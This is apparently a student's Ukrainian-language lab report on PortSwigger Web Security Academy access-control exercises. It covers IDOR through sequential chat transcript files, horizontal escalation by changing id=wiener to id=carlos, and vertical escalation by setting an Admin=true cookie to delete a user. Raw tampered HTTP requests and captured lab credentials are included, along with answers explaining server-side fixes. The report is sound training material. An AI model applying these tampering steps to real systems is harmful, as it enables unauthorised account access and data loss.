

Parameter Tampering & Authorization

Кувавiна Софiя

Практична частина

Крок 1. Виявлення IDOR

Лабораторiя: <https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references>

1. Вiдкрити вкладку Live chat.

Web Security Academy

Insecure direct object references

LAB Not solved

Back to lab description >>

Home | My account | Live chat

WE LIKE TO SHOP



All-in-One Typewriter	Waterproof Tea Bags	High-End Gift Wrapping	The Trapster
★★★★★ \$93.04	★★★☆☆ \$59.65	★☆☆☆☆ \$66.65	★★★★★ \$21.52
View details	View details	View details	View details

2. Надiслати будь-яке повідомлення та натиснути View transcript.

Live chat

System: No chat history on record

CONNECTED: -- Now chatting with Hal Pline --

Your message:

hello kitty <3


Send

View transcript

3. Проаналізувати URL - звернути увагу, що чат зберігається у вигляді текстових файлів із послідовною нумерацією.

Name	Headers	Preview	Response	Initiator	Timing	Cookies
☐ download-transcript	Content-Type		text/plain; charset=utf-8			
☐ 5.txt	X-Frame-Options		SAMEORIGIN			
☒ 5.txt	Request Headers					
	:authority		0af50021043269028217c59600da0097.web-security-academy.net			
	:method		GET			
	:path		/download-transcript/5.txt			
	:scheme		https			
	Accept		text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			
	Accept-Encoding		gzip, deflate, br, zstd			
	Accept-Language		ru-RU,ru;q=0.9			
	Cookie		session=pidIUNNqkGhmKB3eQsB6bl6l8TulUxjr			
	Priority		u=0, i			
	Referer		https://0af50021043269028217c59600da0097.web-security-academy.net/chat			

4. Змінити ім'я файлу в URL на 1.txt та переглянути вміст.(на скріні не змінено, але я змінила на 1.txt)



5. Знайти у файлі пароль іншого користувача.

```
CONNECTED: -- Now chatting with Hal Pline --
You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one
Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not.
You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****
Hal Pline: Takes one to know one
You: Ok so my password is e757q627wkzo0hi7yuqm. Is that right?
Hal Pline: Yes it is!
You: Ok thanks, bye!
Hal Pline: Do one!
```

6. Повернутись на головну сторінку та увійти в систему, використовуючи знайдені облікові дані.



Insecure direct object references

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

Home | My account | Live chat | Log out

My Account

Your username is: carlos

Email

Update email

1. Яка саме логічна помилка призводить до доступу до чужих даних?

Сервер просто відкриває файл по назві в URL і не перевіряє чи цей файл належить користувачу, тому можна отримати чужі дані

2. Чому використання послідовних ідентифікаторів (1.txt, 2.txt) є небезпечним?

Тому що їх дуже легко перебрати, достатньо змінювати цифри в адресі і можна знайти чужі файли

3. Чи відбувається перевірка доступу до файлу на сервері?

Ні, сервер просто віддає файл, якщо його правильно вказати в URL без жодної перевірки

4. Чому ця вразливість є прикладом IDOR, а не просто «витоку файлів»?

Тому що доступ до файлу здійснюється через параметр у URL і сервер не перевіряє права доступу, а це і є суть IDOR

5. Як би змінилася ситуація, якби використовувались випадкові ідентифікатори?

Було б складніше вгадати файл, але сама проблема залишилась би бо перевірки доступу все одно немає

Крок 2. Горизонтальна ескалація прав

Лабораторія: <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter>

1. Увійти в систему, використовуючи надані облікові дані: wiener / peter

WebSecurity Academy

User ID controlled by request parameter

LAB Not solved

Submit solution

Back to lab description >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your API Key is: 86kWUHDxKq1YDWDLkZz4MiiLVfPjlapI

Email

Update email

2. Перейти на сторінку свого акаунту.

3. Звернути увагу, що в URL використовується параметр id=

4. Перехопити запит у Burp Suite та відправити його у Repeater.

```
Request

Pretty Raw Hex

1 GET /my-account?id=wiener HTTP/2
2 Host: 0a5100c904f1e1f18063ad3500eb00e3.web-security-academy.net
3 Cookie: session=4Sdfzuox6wYFD0GsxZwAfBFwEJ2xVanT
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: ru-RU,ru;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
    age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer:
    https://0a5100c904f1e1f18063ad3500eb00e3.web-security-academy.net/my-account?i
    d=wiener
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

5. Змінити значення параметра на id=carlos

```
Request

Pretty Raw Hex

1 GET /my-account?id=carlos HTTP/2
2 Host: 0a5100c904f1e1f18063ad3500eb00e3.web-security-academy.net
3 Cookie: session=4Sdfzuox6wYFD0GsxZwAfBFwEJ2xVanT
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: ru-RU,ru;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
11 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
    age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer:
    https://0a5100c904f1e1f18063ad3500eb00e3.web-security-academy.net/my-account?i
    d=wiener
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

6. Відправити запит і отримати API-ключ користувача carlos.

The screenshot displays a web browser window with a developer tools panel open, showing an HTTP request and response. The request is a GET to `/my-account?id=carlos` on the host `0a5100c904f1e1f18063ad3500eb00e3.web-security-academy.net`. The response is a 200 OK status, showing the 'My Account' page. The page displays the user's API key: `rfxthnFLLIV1BwOQkasN0mMk5XABAlim`. The page also includes a 'Submit solution' button and a 'Back to lab description' link.

7. Використати отриманий ключ для завершення лабораторної роботи.

The screenshot shows a notification dialog box with the title 'Повідомлення з' (Notification from) and the URL `0a5100c904f1e1f18063ad3500eb00e3.web-security-academy.net`. The dialog contains the text 'Answer:' followed by a text input field containing the API key `rfxthnFLLIV1BwOQkasN0mMk5XABAlim`. Below the input field are two buttons: 'OK' and 'Скасувати' (Cancel). In the background, a 'Submit solution' button is visible on the 'My Account' page.



Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your API Key is: 86kWUHDxKq1YDWDLkZz4MiiLVfPjapl

Email

Update email

1. Чому зміна одного параметра призводить до повного доступу до іншого користувача?

Тому що сервер довіряє значенню параметра id і не перевіряє, чий саме профіль запитують, через це можна просто підставити інше ім'я і отримати чужі дані

2. Яку перевірку мав би виконувати сервер перед поверненням даних?

Сервер мав би перевірити, чи цей профіль належить саме тому користувачу який зараз увійшов у систему і не показувати чужі дані

3. Чому ця вразливість називається горизонтальною ескалацією, а не вертикальною?

Тому що користувач отримує доступ до іншого користувача такого ж рівня, а не до адміністратора

4. Чи залежить ця атака від складності пароля користувача? Чому?

Ні, тому що атака виконується вже після входу в систему і пов'язана не з паролем, а з тим що можна змінити параметр у запиті


5. Як виглядав би правильний механізм доступу до профілю (логічно, не технічно)?

Сервер сам має визначати, які дані показувати користувачу і не брати це з параметрів у запиті, які можна змінити


Крок 3. Вертикальна ескалація прав

Лаборація: [https://portswigger.net/web-security/access-control/lab-user-role-controlled-by request-parameter](https://portswigger.net/web-security/access-control/lab-user-role-controlled-by-request-parameter)


1. Спробувати перейти в /admin і переконатися, що доступ заборонений.



2. Перейти на сторінку логіну.



3. У Burp Suite увімкнути: • Proxy → Intercept ON • Response interception



4. Увійти в систему та перехопити відповідь сервера.


```
13:31:07.5 Apr... HTTP → Request GET https://0a2d00fd0459cbc280bce463003800dd.web-security-academy.net/my-account?id=wiener

Request
Pretty Raw Hex
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a2d00fd0459cbc280bce463003800dd.web-security-academy.net
3 Cookie: Admin=false; session=1lSGvOualeOCjHB7Jx2bW42HIYv794Zx
4 Cache-Control: max-age=0
5 Accept-Language: ru-RU,ru;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "Windows"
16 Referer: https://0a2d00fd0459cbc280bce463003800dd.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

4. Звернути увагу, що у відповіді встановлюється cookie: Admin=false

```
Request
Pretty Raw Hex
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a2d00fd0459cbc280bce463003800dd.web-security-academy.net
3 Cookie: Admin=false; session=1lSGvOualeOCjHB7Jx2bW42HIYv794Zx
4 Cache-Control: max-age=0
5 Accept-Language: ru-RU,ru;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "Windows"
16 Referer: https://0a2d00fd0459cbc280bce463003800dd.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

5. Змінити значення на: Admin=true

Request

Pretty Raw Hex

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a2d00fd0459cbc280bce463003800dd.web-security-academy.net
3 Cookie: Admin=true; session=1lSGv0uale0CjHB7Jx2bW4cHIYv794Zx
4 Cache-Control: max-age=0
5 Accept-Language: ru-RU,ru;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "Windows"
16 Referer: https://0a2d00fd0459cbc280bce463003800dd.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

7. Відкрити сторінку /admin.

8. Видалити користувача carlos для завершення лабораторної роботи.

Request

Pretty Raw Hex

```
1 GET /admin/delete?username=carlos HTTP/2
2 Host: 0a2d00fd0459cbc280bce463003800dd.web-security-academy.net
3 Cookie: Admin=true; session=V4TUXaNHRTci9rrYLHe0m15gvUv9h2P0
4 Cache-Control: max-age=0
5 Accept-Language: ru-RU,ru;q=0.9
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
14 Sec-Ch-Ua-Mobile: ?0
15 Sec-Ch-Ua-Platform: "Windows"
16 Referer: https://0a2d00fd0459cbc280bce463003800dd.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

1. Чому зберігання ролі користувача в cookie є небезпечним?

Тому що cookie зберігається у браузері а значить користувач може його змінити, якщо просто поміняти Admin=false на Admin=true, то система може дати права адміна

2. Чому сервер не повинен довіряти значенням, що приходять від клієнта?

Тому що користувач може змінити будь-які дані, які йдуть із браузера: параметри, cookie, запити і якщо сервер їм довіряє, то це шлях до обходу захисту

3. Чому ця атака є прикладом вертикальної ескалації прав?

Тому що звичайний користувач отримує доступ до функцій адміна тобто переходить на вищий рівень прав

4. Які наслідки можуть бути у реальній системі при подібній помилці?

Через таку помилку можна отримати повний доступ до адмінки, видаляти користувачів, змінювати дані, керувати системою

5. Як правильно реалізувати перевірку ролей у вебзастосунку?

Роль користувача треба зберігати і перевіряти на сервері, а не в cookie або інших даних, які можна змінити з боку клієнта

Крок 4. Аналіз механізму авторизації

Заповнити таблицю:

Тип атаки	Точка вводу	Payload	Ознака успіху	Рівень ризику	Захист
IDOR	URL (transcript)	заміна 2.txt на 1.txt	знайшла чужий пароль у файлі	високий	перевірка доступу на сервері
Горизонтальна ескалація	параметр id	id=carlos	отримала API key carlos	високий	перевірка користувача на сервері
Вертикальна ескалація	cookie Admin	Admin=true	зайшла в /admin і видалила carlos	критичний	ролі тільки на сервері

Завдання 3. Аналітичний висновок

Відповісти на питання:

1. Чому авторизація складніша за автентифікацію?

Тому що автентифікація це просто перевірка, хто ти (логін і пароль), а авторизація це вже перевірка, що саме тобі дозволено робити, і це набагато складніше, бо треба правильно контролювати доступ до різних даних і дій

2. Чому IDOR входить до OWASP Top 10?

Тому що ця вразливість дуже поширена і її легко експлуатувати, достатньо змінити параметр у URL, і можна отримати доступ до чужих даних

3. Чому перевірка лише на frontend не працює?

Тому що всі дані з frontend можна змінити через інструменти типу Burp, і якщо сервер не перевіряє доступ, то захисту фактично немає

4. Які помилки найчастіше допускаються?

Найчастіше не перевіряють доступ на сервері, довіряють параметрам із запитів або cookie, використовують прості або послідовні ідентифікатори і зберігають важливі дані на стороні клієнта